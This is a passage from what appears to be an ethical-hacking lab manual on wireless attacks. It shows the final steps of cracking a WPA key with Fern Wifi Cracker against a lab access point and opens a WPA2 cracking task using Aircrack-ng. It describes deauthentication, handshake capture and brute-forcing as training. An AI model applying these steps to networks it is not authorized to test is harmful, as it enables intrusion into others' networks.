


Module 16 – Hacking Wireless Networks


26. The attack initializes and goes through various phases such as probing the access point, deauthentication, capturing the handshake, and, finally, brute-forcing WPA encryption, as shown in the screenshot.



27. After the completion of the **Current Phrase** bar, the cracked **WPA KEY** appears, as shown in the screenshot.



28. A **Tips - Scan settings** pop-up appears, click **OK**.
29. If the **Attack Panel** window automatically closes, relaunch **Fern Wifi Cracker** from the terminal window and click the **Key Database** button.
Or
If **Fern - Wifi Cracker** window is non-responsive then, relaunch the tool from the terminal window.
30. The **Fern - Key Database** pop-up appears, displaying the acquired key for **CEH-LABS**, as shown in the screenshot.



31. This cracked key can be used to connect to the target access point **CEH-LABS**.
32. This concludes the demonstration of how to crack a WPA network using Fern Wifi Cracker.
33. Unplug the **Linksys 802.11 g WLAN** adapter.
34. Close all open windows and document all the acquired information.
35. Turn off the **Parrot Security** virtual machine.
36. After performing the task, disable the ethernet adapter in the **Windows 11** virtual machine:

- In the **Windows 11** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
- In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.
- In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
- **Ethernet0** will be disabled. Close all open windows and turn off the **Windows 11** virtual machine.

Task 5: Crack a WPA2 Network using Aircrack-ng

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security.

WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.


In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to work in WPA2-PSK (Pre-Shared Key) encryption mode. To do so, navigate to the router's default IP address and change the authentication mode from WPA to WPA2-PSK, with the password as **password1**.

